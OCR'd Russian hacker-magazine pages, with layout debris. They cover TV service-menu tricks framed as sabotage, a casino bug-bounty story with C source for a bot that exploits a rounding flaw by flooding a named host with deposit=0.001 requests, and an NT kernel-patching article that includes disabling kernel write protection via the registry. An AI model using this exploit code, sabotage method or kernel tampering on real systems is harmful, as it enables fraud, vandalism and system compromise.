Наконец, можно приобрести весьма недурственную книжку Home Theater Hacks от O'Reilly (см. рисунок 8) — там целый раздел посвящен взлому инженерных меню, но перечня конкретных комбинаций клавиш для каждой модели телевизора, увы, нет.



Как превратить утюг в космический корабль, оставшись при этом на свободе

В частности, для большинства телевизоров фирмы SONY вызов инженерного меню осуществляется так: в режиме Standby (когда горит красный светодиод на лицевой панели), нажимается следующая последовательность клавиш на пульте управления.




Схематичный вид инженерного меню телевизоров SONY

Если все OK, то телевизор немедленно переключается в так называемый TT-режим (tempo time), легко опознаваемый по надписи «TT--» в верхнем правом углу экрана и статусной информацией ниже него.
Переход в сервисное меню из TT-mode осуществляется двукратным нажатием клавиши <menu> на пульте управления до появления следующей картинки. Что делать дальше — сообразить нетрудно. Перемещаясь по пунктам меню «джойстиком» (кнопка <joystick>), подводим курсор к нужному пункту и нажимаем <OK>. Выход из инженерного меню обычно происходит по нажатию Standby на пульте управления (с сохранением всех измененных параметров) или путем выдергивания шнура телевизора из розетки (измененные параметры при этом не сохраняются). Кстати говоря, последнюю операцию можно реализовать и удаленно, вооружившись пневматической винтовкой, перебив силовой шнур (шутка!) или обесточив квартиру рубильником на щитке.
Любопытный нюанс: большинство телевизоров имеет специальный счетчик входов в инженерное меню, и если в сервисном центре увидят, что здесь кто-то уже побывал, то в гарантийном ремонте могут запросто отказать, выставив клиента пинками за дверь. Впрочем, это не совсем законно, и поэтому может быть обжаловано в суде, только вряд ли что из этого получится.
Основная сложность заключается в том, что экран телевизора-жертвы зачастую недоступен охотнику, и все действия приходится выполнять вслепую, а для этого необходимо заранее потренироваться на телевизоре схожей или идентичной модели. Названия большинства пунктов говорят сами за себя, и при желании качество изображения можно не только ухудшить, но и улучшить! Особенно это касается бракованных партий, распространяемых «серыми» дилерами, или телевизоров, собранных «по лицензии» в соседнем подвале. Так устраняются геометрические искажения, уходит краснота лиц и многие другие дефекты, объясняющиеся небрежной настройкой, которая в условиях подпольной сборки становится слишком обременительной.
Находясь в сервисном меню, следует соблюдать величайшую осторожность и ни в коем случае не менять тех пунктов, назначение которых доподлинно неизвестно. Одно неверное движение может запросто «убить» телевизор! Достаточно отключить развертку, чтобы инженерное меню уже никогда не появилось на экране. Теоретически, вернуть настройки можно и вслепую, но в условиях сервис-центра гораздо проще заменить микросхему энергонезависимой памяти.
Однако это еще не самое страшное! Некоторые настройки (особенно связанные с управляющими токами и напряжениями) могут вывести из строя несколько узлов!
А что же насчет мониторов? Процессорные блоки у них появились уже давно, а сейчас все чаще и чаще начинают попадаться и пульты управления (очень удобно, когда монитор используется и как рабочий инструмент, и как средство для просмотра DVD). Небольшое расследование показало, что в наиболее распространенных моделях никакого инженерного меню нет, во всяком случае, его нельзя вызывать ни с пульта, ни с лицевой панели. Однако прогресс не стоит на месте: электронная начинка мониторов стремительно усложняется, и прошивка начинает играть далеко не последнюю роль, а там, где есть прошивка, есть и возможность ее обновления или настройки. Тем более что сплошь и рядом приходится сталкиваться с ситуацией, когда одна и та же модель LCD-мониторов, выпускаемая одной и той же фирмой, в различных партиях использует матрицы от разных производителей, компенсируя разброс параметров настройкой firmware. Это может осуществляться не только аппаратным путем, но и по цифровому или аналоговому интерфейсу с компьютером. Протоколы обмена пока что не разглашаются, но авторизированные сервисные центры уже имеют специальные приборы для «тонкой» настройки. Остается только перехватить сигнал и расшифровать, после чего любой хакер запросто сможет написать вирус, если не выводящий монитор из строя, то приводящий изображение в непотребный вид.
DVD-плееры мы уже упоминали, но не стали на них акцентировать внимание, поскольку это тема другого разговора. Для охоты они не представляют существенного интереса, поскольку недостаточно распространены (по сравнению с телевизорами), да и цели у хакера, скорее всего, будут другими (например, превратить привод в мультизональный, залить хакерскую прошивку, поддерживающую новые форматы файлов и т. д.). Выводить плееры из строя в силу их невысокой цены и отсутствия трудно-восстановимых уникальных настроек, резону нет. DVD — это не унитаз. Это хорошая штука. И ломать их не нужно.

Как защититься от вандалов

Приобретая новый телевизор, заблаговременно поищите название его модели в интернете с ключевыми словами service menu и посмотрите, доступен ли вызов инженерного меню с пульта дистанционного управления? За редкими исключениями, инженерное меню никогда не закрывается паролем, и поэтому защититься от злоумышленников программным путем никак не удастся. Лучше выбрать другой телевизор, благо на скудность ассортимента жаловаться



Условные обозначения клавиш пульта дистанционного управления телевизорами SONY

нынче не приходится.

С уже купленной аппаратурой дела обстоят намного сложнее. Но ведь не ставить же телевизор так, чтобы он не был доступен для обстрела из окон?! Далеко не каждый располагает жилплощадью, позволяющей делать такой выбор, да и к тому же обстрел может осуществляться не только прямой наводкой, но и путем рикошета от стен или зеркал (убрать зеркала, на стены повесить ковры, на потолок — мрачные матовые обои в готическом стиле).

Самое простое и самое надежное решение — натянуть на «глазок» фотоприемника картонную трубочку длиной ~5 см, зачерненную изнутри. Конечно, легальным владельцам целиться пультом управления в телевизор будет уже сложнее, но зато это обеспечит надежную защиту от хакеров, вандалов и прочих любопытствующих.

Заключение

Современная аппаратура становится все сложнее, интеллектуальнее, многофункциональнее, умнее, но вместе с тем все уязвимее! Цифровые телевизоры позволяют обновлять свою прошивку прямо через телеэфир, а это значит, что любой хакер, вооруженный передатчиком, может внедрить в firmware свой вирус или прочую гадость.

Грядет эра тотального взлома, когда ломаться будет все, начиная от контроллера внутри смывного бочка унитаза и заканчивая спутниками. Как говорится, «история нас учит тому, что ничему не учит» (с) Валентин Пашенцев. Разработчики думают о чем угодно, но только не о безопасности. И хорошо, что большинство дыр эксплуатируется хакерами-одиночками, а не профессиональным спецназом противоборствующих стран. Наказывать за невинные шалости не только глупо, но и преступно! Если подростки будут регулярно угонять с военных баз самолеты, несущие ядерные боеголовки, то судить в первую очередь следует тех, кто проектировал систему безопасности, а подростков представить к награде (хотя бы посмертно).

Так как в боевой обстановке наличие подобной дырки может очень сильно аукнуться, и чем раньше удастся ее выявить, тем лучше для всех. ⌶



Поиск ошибок в работе интернет-казино

«СТАВКА НЕВОЗМОЖНА, НА ВАШЕМ ИГРОВОМ СЧЕТЕ НЕ ХВАТАЕТ ДЕНЕЖНЫХ СРЕДСТВ». НУ ЧТО, ДОИГРАЛСЯ? ПРОДУЛ ПОСЛЕДНИЕ 100 УБИТЫХ ЕНОТОВ В ИНТЕРНЕТ-КАЗИНО? НЕ ДАРОМ В ЛАС-ВЕГАСЕ ГОВОРЯТ: «ХОЧЕШЬ ЗАРАБОТАТЬ НА КАЗИНО — СТАНЬ ЕГО ВЛАДЕЛЬЦЕМ». НУ ЧТО, НАКАЖЕМ СУПОСТАТА?


GOABRUCE & POROSENOK
/ GOABRUCE@BEESOFTWARE.RU /

АТАКА на цитадель алчности

Введение

В первую очередь ты должен знать, что играть в казино — то же самое, что играть с государством и законом, и все нижеописанное — не игрушки. Однажды, блуждая по просторам интернета в поисках матрицы, я забрел на один сайт, где делают деньги на человеческих слабостях — online-казино, то есть цитадель алчности. К сожалению, их в последнее время развелось очень много. С виду это еще одно обычное казино, написанное на flash'е, но один баннер, расположенный в левом нижнем углу, сразу привлек мое внимание. Там была картинка, которая гласила: «Премия за найденную ошибку!». Довольно редкая ситуация, когда казино готово платить за свои ошибки. Кликнув мышкой по этой картинке, я узнал, что администрация сайта предлагает принять участие в тестировании казино и обещает заплатить за найденные недочеты и ошибки от 25 до 1000 долларов, в зависимости от степени важности :). Не густо, но и не пусто.

Разведка боем

Итак, в первую очередь — регистрация. Как истинный рыцарь, я сразу сообщу хозяевам о своих намерениях. Практически сразу же был обнаружен недочет при заполнении форм. Проверка правильности email'a была реализована некорректно, и система не принимала email'ы, в которых присутствовало тире. Но это ерунда, и на ней много не заработаешь — надо искать дальше :(. Далее запускаю лазутчика и временно передислоцируюсь на кухню, в район холодильника. Послеобеденные результаты сканирования местности оказались не лучшими для меня. Видимо, начальник охраны не зря получает свои деньги. Все сервисы оказались достаточно новыми, и разрушающих заклятий для них не было (по крайней мере, у меня). Не мешало бы прощупать ошибки в Web'е, путем подставки в тело запроса различной ерунды, чтобы найти хоть какую-то зацепку. Но из этого ничего не вышло: ошибки есть, но практической ценности не имеют — все работает корректно. Перейдя к форуму, увидел всем известный phpBB, но и здесь ничего не получается — новая версия. Комплексный поиск возможных методов доступа не дал существенных результатов и не принес прибыли. Так и должно было быть, потому что ошибки в Web'е, скорее всего, были найдены еще во времена мамонтов, а значит, надо искать в другом месте. Поэтому следующий этап — поиск ошибок в реализации программного обеспечения. Единственное, что остается, — это сесть в засаду и перехватывать все входящие и выходящие обозы, то есть проверить работу внешнего программного обеспечения, протоколов и flash-программ.

ТРЕТИЙ ДЕНЬ ЗАСАДЫ. ЦИТАДЕЛЬ МОЛЧИТ, НО И Я НЕ ПРОМАХ.

Засада

Третий день засады. Цитадель молчит, но и я не промах. На четвертый день картина стала проясняться. Оказалось, что у цитадели есть множество мобильных отрядов, которые могут свободно перемещаться на удаленные графства с помощью специальных Flash-платформ. Эти отряды собирают дань весьма интересным способом: они предлагают жителям графств вложить их золотые монеты в выгодное дело, которое впоследствии должно принести огромные дивиденды. Чтобы лучше втесаться в доверие к гражданам, для начала они предлагают попробовать такое вложение, например, на птичьем помете, при этом сами предлагают каждому в подарок по 1000 кг этой гадости. Доверчивые граждане вкладывают подаренное им имущество и богатеют: на 1 кг вложений они получают 10 кг чистого дер$ма. Но когда прибыль уже некуда девать, граждане начинают вкладывать не птичий помет, а золотые монеты. Вот тут-то и кроется обман. Оказывается, дивиденды на золото совсем не идут, а наоборот, вложенное золото просто исчезает. Да уж, печальная картина. Я в свое время тоже попадался на такие уловки. Я пытался бороться, подсовывал монеты с отрицательным достоинством (-50), пытался переполнить их золотом, указывая большие числа. Это не дало никакого результата. Но одно «но» не давало мне покоя. Ты, наверное, тоже задался вопросом: а как мобильные отряды перевозят золото? Вот она, зацепка!!! Нужно узнать, как они это делают, где его хранят, каким образом учитывают. Я просидел в засаде еще несколько дней, и мне стало понятно, что мобильные отряды возят часть наличности, принадлежащей доверчивому гражданину, с собой, но только ту часть, которая необходима ему для участия в деле. Для безопасности они сообщают на базу (в цитадель) результаты всех своих махинаций, и именно там тошнотики-бухгалтеры ведут все расчеты. В любой момент по первому требованию они готовы принять или отправить нужное количество птичьего помета. В своих злодеяниях они на столько обнаглели, что даже не заботились о шифровании передачи сообщений, используя в качестве транспорта обычного посыльного. Внедрив своего спецагента, мне удалось легко перехватить достаточное количество сообщений для детального анализа. Простота и тупость этих сообщений прямо пропорциональна жадности самих хозяев. Я даже приведу пример наиболее интересного сообщения, оно написано на древнеиндийском языке:

```
GET http://game.hibet.ru/games/casino.php?deposit=10&nocache=4036119973&sync=10025&phpsessid=1754332441 HTTP/1.1
```

Как видишь, здесь все очень примитивно: nocache в каждом запросе принимает случайное значение. Судя по названию, предназначе-

Робот-воин (исходный текст)

```
//************************************************************
// Для запуска требуется файл с заголовком
// HTTP-запроса
// Формат запуска casino.exe <sync_id> <text_header>
// sync_id - последующее значение поля sync
// text_header - имя файла с заголовком http-запроса
без самого запроса
#include <winsock2.h>
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
#include <conio.h>

int main(int argc, char* argv[])
{
  char http_header[1024];
char file_header[1024];
char http_get[1024];
long sync;

SOCKADDR_IN sa;
WSADATA wsa;
int out;
int err;
char buf[256];


if(argc<3)
printf("Usage: casino.exe <sync_id> <text_header>");

sync=atoi(argv[1]);
if (WSAStartup(MAKEWORD(2,0),&wsa))
{
  return 0;
}


memset(&sa,0,sizeof(SOCKADDR));
sa.sin_family=AF_INET;
sa.sin_port=htons(80);
sa.sin_addr.S_un.S_addr=inet_addr("217.74.42.151");

int f;
int i=0;
f=open(argv[2],O_BINARYIO_RDONLY);
while(!_eof(f))
{
  read(f,&file_header[i++],1);
}
file_header[i++]=0;

while(!kbhit())
```



Результат работы робота-воина в течение двух часов



Пополнение игрового счета во время игры

Отправка запроса и получение ответа — «Ошибка синхронизации»

страницы, то есть внесение случайности в строку запроса, делая ее уникальной (как оказалось впоследствии, ее можно проигнорировать и оставить постоянной).
phpsessid — идентификатор сессии. Это уникальный позывной мобильного отряда.
sync — порядковый номер сообщения. Видимо, он нужен для того, чтобы вражеские бухгалтеры не ошиблись при учете казны. Но бухгалтеры тоже оказались недалекими людьми. Если вдруг отряд ошибался с порядковым номером (а это, в принципе, невозможно), то они вежливо ему сообщали об этом, вместо того чтобы бить тревогу. В качестве ответа приходит обычный POST-запрос:

```
phpsessid=1754332441&sync=10026&valute=fun&game=9&cash=400&Player=CasinoCracker&kassa=Операция выполнена&acc=600&cmds=&gameid=1145191524270079&done=1
```

Без комментариев. Тут даже дураку понятно, что для чего. Обратите внимание на переменные cash и acc. В них указывается количество дерьма, находящегося в цитадели и в отряде. Прикинувшись простолюдином, я решил немного поиздеваться. Вступив в сделку с отрядом под громким названием Jacks or Better, я получил подарок в размере 1000 (вероятно кг) отборного говна. Издевательство заключалось в том, что я сначала брал их хваленое дерьмо, а потом тут же возвращал, при этом не все, а по частям. Само собой, отряд после каждой операции все сообщал на базу. Я заметил, что сумма выданного и возвращенного птичьего помета указывалась в поле deposit, в виде отрицательного или положительного числа. Подведем итог. Отряды постоянно отсылают сообщения о результатах своих операций на базу. Одной из таких операций является прием и передача птичьего помета (ну и золотых монет тоже) на базу и обратно, причем эту операцию они выполняют сколько угодно раз, по первому требованию доверчивого гражданина. Сообщение передается на древнеиндийском языке, в котором содержится фраза deposit, указывающая на количество передаваемых средств. Направление передачи определяется знаком числа, то есть отрицательное число - с базы к отряду, положительное — наоборот. Ну что, картина прояснилась, осталось найти ошибку и наказать злодеев по заслугам.

Атака

Выходим из засады и переходим к решительным действиям. Еще, сидя в засаде и анализируя работу отрядов, я заподозрил наличие ошибки, которая достаточно распространена при работе с денежными средствами. И первая же проверка подтвердила мои подозрения, но не будем торопиться и рассмотрим все по порядку. Во-первых, как ты догадался, мне не составило никакого труда замаскироваться под один из мобильных отрядов врага. В ближайшей службе доставки я нанял посыльного и от имени отряда послал запрос в цитадель на доставку птичьего помета в количестве 0,001:.

```
GET http://game.hibet.ru/games/casino.php?deposit=0.001&nocache=4036119973&sync=10026&phpsessid=1754332441 HTTP/1.1
```

В ответ посыльный принес мне заказанное количество вонючей субстанции и сообщение, в котором говорилось, что сумма в отряде увеличена на 0,001, а вот та, что хранится в цитадели, не изменилась!!!

```
phpsessid=1754332441&sync=10027&valute=fun&game=9&cash=400&Player=CasinoCracker&kassa=Операция выполнена&acc=600.001&cmds=&gameid=1145191524270079&done=1
```

Вот оно!!! То, что мы искали!!! Теперь мы сможем наказать супостата за разорение доверчивых граждан. Все, что нам осталось для достижения цели, — это создать секретное оружие и применить его. Нашим секретным оружием будет робот-воин, который сможет сам нанимать посыльного и отправлять сообщение с требованием выдачи 0,001 помета. Не буду вдаваться в технические подробности — просто посмотри на листинг программы. Робот для работы требует два параметра:

1. Текущее значение параметра sync.
2. Имя файла, содержащего часть передаваемого http-пакета.

Файл, имя которого передается во втором параметре, содержит недостающие фразы для создания предложения на древнеиндийском языке. Как ты, наверное, заметил, мой робот в качестве двигателя использует энергию открывающихся окон, но я думаю, ты без труда сможешь его переделать под упряжку резвых пингвинов. Решающий момент — запуск робота, [Enter] — и все. Пока наш робот резвится, давай поразмыслим, где ошибся жадный влас-

```
{
        out=socket(AF_INET,SOCK_STREAM,IPPROTO_
TCP);
    if (out==INVALID_SOCKET)
    {
      return 0;
    }

                        err=connect(out,(const   SOCKADDR
*)&sa,sizeof(SOCKADDR));
    if (err==SOCKET_ERROR)
    {
      return 0;
    }


            sprintf(http_header,"GET  http://game.hibet.ru/
games/casino.php?deposit=0.001&nocache=403611
9973&sync=%ld&phpsessid=1754332441    HTTP/1.1\r\
n%s",sync++,file_header);


    err=send(out,http_header,strlen(http_header),0);

    recv(out,http_header,475,0);
    http_header[475]=0;
    printf(http_header);
    closesocket(out);
  }
  return 0;
}
```


Прим

```
Host: ga
User-Ag
RU; rv:1
Accept:
xhtml+x
*;q=0.5
Accept-
Accept-
Accept-
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie:      /=1387790268;      HIBET_UID=1475054832;
PHPSESSID=879249298
```





Пример перехваченного http -запроса с помощью httpdetect




Страница с предложением принять участие в поиске ошибок

титель цитадели. А ошибся он, скорее всего, где-то между бухгалтерами, казначеями и службой обработки входящих сообщений. Вероятно, служба обработки, принимая заказ на отправку помета, передавала его сразу в казначейство и в бухгалтерию. Первые на основании требования выдавали нужное количество, а вот вторые перед оформлением операции сначала округляли запрос до сотых, а только потом проводили операцию. В результате казначеи выдавали 0,001, а бухгалтеры, при оформлении документов, округляли и получали 0,00, а потом вычитали. Вот такая математика. Теперь посмотрим на работу робота. Ты посмотри, какой молодец, за час работы увеличил наш счет до 20-ти единиц, а ведь если вкладывать не птичий помет, а золото, то можно неплохо разбогатеть. Итак, справедливость восторжествовала, враг паникует и готов сдаться.

Эпилог

Наши победили, народ ликует, пошли титры. Но мы не в Голливуде, и настоящая жизнь очень редко балует нас хэппиендами. Если ты еще раз прочитаешь введение, то вспомнишь, что мы просто хотели честно заработать, используя свой интеллект. Я думаю, ты согласишься с тем, что для казино такие ошибки чреваты серьезными последствиями, и оплата за их нахождение должна быть достойной. Но у жадных людей свои взгляды на жизнь, и они оценили эту ошибку в 50 у.е. Что же получается? А то, что цитадель алчности победила, она получила аудит ПО с указанием найденных ошибок (представлена всего одна, но достаточно значимая) всего за 50 баков!



Flash — это технология веб-мультипликации и создания интерактивного контента компании от Macromedia, получившая широкое распространение. Применяется при создании анимационных заставок, веб-игр и интерактивных элементов сайта.




Nmap — это не единственная программа для сканирования сети и ее компонентов, но зато одна из лучших, к тому же бесплатная. Кроме nmap, я бы порекомендовал еще XSpider от компании Positive Technologies (www.ptsecurity.ru). У них есть платная и бесплатная версии.



На нашем диске ты найдешь полные версии программ, описанных в этой статье

Средневековый словарь терминов

Лазутчик — nmap, программа, предназначенная для сканирования сети.
Начальник охраны — системный администратор.
Разрушающее заклятие — эксплоит (exploit).
Мобильные отряды — программная реализация азартных игр, созданных с использованием технологии Flash.
Удаленные графства — компьютеры пользователей.
Выгодное дело — электронные азартные игры, такие как рулетка, BlackJack, покер, кено и другие.
Доверчивый гражданин — это ты, если хоть раз играл в интернет-казино, или твой друг.
Птичий помет — виртуальные денежные средства, не имеющие никакой ценности. Казино называет их FUN.
Золото или золотые монеты — реальные денежные средства, расположенные на электронном счете казино.
Посыльный — http-протокол.
Спецагент — программа HttpDetect, позволяющая перехватывать полный текст транзакции (запрос и ответ) между WEB-сервером и WEB-браузером.
Древнеиндийский язык — GET-запрос, один из способов реализации HTTP-протокола.
Служба доставки — WEB-браузер.
Воин-робот — программа, использующая найденную ошибку для увеличения игрового счета.



КРИС КАСПЕРСКИ

Ядерные шалости

Хак ядра NT

Прежде чем вторгаться в ядро, попробуем разобраться, зачем это вообще нужно и нельзя ли обойтись «демократичным» прикладным уровнем. Черви, вирусы и rootkit'ы стремятся в ядро затем, чтобы дотянуться до функций, работающих с памятью, файлами, сетевыми соединениями и процессами на самом низком уровне, перехватив которые, можно надежно замаскировать свое присутствие в системе. Аналогичными приемами пользуются протекторы исполняемых файлов типа Themida (бывший eXtreme Protector) и защиты лазерных дисков от копирования (Star-Force, SONY и т. д.). Методика та же самая, что и в Stealth-вирусах 10-15-летней давности, только программные реализации другие. Кстати говоря, после громкого скандала и судебного разбирательства SONY признала свою неправоту, отозвав свыше 30-ти наименований защищенных дисков. А ребята из Star-Force продолжают использовать вирусные методики, до сих пор регулярно роняя пользовательские системы в голубой экран и отказываясь работать с новыми версиями Windows без обновления самой Star-Force.

Методы модификации ядра

Перехват системных функций, взлом защитных механизмов — все эти действия требуют модификации ядра, сосредоточенного в файле ntoskrnl.exe. Модифицировать ядро можно как на диске (off-line patch), так и в памяти (on-line patch). Каждый способ имеет свои достоинства и недостатки, поэтому опытный хакер должен в равной мере владеть и тем, и другим.

On-line patch возможен только из драйвера или из прикладного режима через псевдоустройство \Device\PhysicalMemory, которое вплоть до Windows 2003 Server SP1 было доступно администратору, а после закрыто даже для пользователя типа «system» (см. www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx, заметка под именем Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object). Драйвера (и тем более прикладные программы!) грузятся после ядра, которое их может вообще не грузить, если отсутствует цифровая подпись, или ядру что-то «не нравится». Кроме того, любой успешно загруженный драйвер может заблокировать загрузку всех последующих или помешать им осуществить перехват системных функций, равно как и любую другую намеченную ими операцию. В борьбе с малварью и антивирусными сторожами очередность загрузки становится очень актуальной, но ни у одной из сторон нет 100% гарантии того, что ее драйвер загрузится первым. К тому же, если ядро сообщает о завершении испытательного срока или отправляет систему в reboot еще до загрузки любых драйверов (что практиковалось в ранних версиях NT), никакой on-line patch тут не поможет! Кстати говоря, факт вмешательства в ядро легко обнаруживается тривиальным сравнением образа ntoskrnl.exe с дисковым файлом. Дезактивация перехвата осуществляется восстановлением «испорченных» байт, позаимствованных из оригинала. И хотя перехватчик, желающий остаться незамеченным, может (и должен!) отслеживать все обращения к ntoskrnl.exe — многие разработчики об этом забывают...

Off-line patch правит ядро (и, при необходимости, другие файлы) еще до его загрузки в память, что придает исправлениям этого типа наивысший приоритет. Полномочия off-line патчера практически ничем не ограничены, и для модификации ядра всего лишь требуется иметь права администратора на локальной машине. Доступ к файлу системой не блокируется (!), а изменения вступают в силу сразу же после перезагрузки, которую с администраторскими правами устроить очень легко, хоть и не всегда удобно. В тех случаях, когда перезагрузка неуместна или нежелательна, прибегают к on-line patch'у с динамической загрузкой драйвера. Естественно, правка ntoskrnl.exe встречает сопротивление со стороны SFC, но эту проблему можно решить, даже не отключая SFC (и чуть позже мы покажем как). Хуже другое: если несколько программ начинают править ядро, то образуется такая мешанина, что система впадает в голубой экран или начинает вести себя совершенно неадекватно. Также необходимо позаботиться о том, чтобы установка новых пакетов обновления (то есть Service Pack'ов) не конфликтовала с хакнутым ядром. В общем, здесь есть, о чем поговорить!

Ядро операционной системы - это место, куда стекаются

хакеры, черви, rootkit'ы, брандмауэры, протекторы исполняемых файлов, защиты от копирования, антивирусы и прочая нечисть, ведущая между собой жестокую борьбу за выживание.

Как захачить ядро по всем правилам? Так, чтобы без конфликтов?

On-line patch

Даже находясь в нулевом кольце, непосредственно модифицировать память, принадлежащую ядру, нельзя. Дело в том, что все драйвера выполняются в едином адресном пространстве, общим с ядром, и без защиты от непредумышленной записи система постоянно страдала бы от некорректно работающих драйверов, спроектированных непонятно кем.


Как и любую другую защиту от непреднамеренного доступа, запрет на модификацию ядерной памяти можно отключить. Существует, по меньше мере, два документированных способа сделать это: статический и динамический.

Статическое отключение защиты сводится к созданию параметра EnforceWriteProtection типа REG_DWORD со значением 0h в следующем разделе системного реестра HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement, после чего ядро, но не прикладная программа может модифицировать любой драйвер.

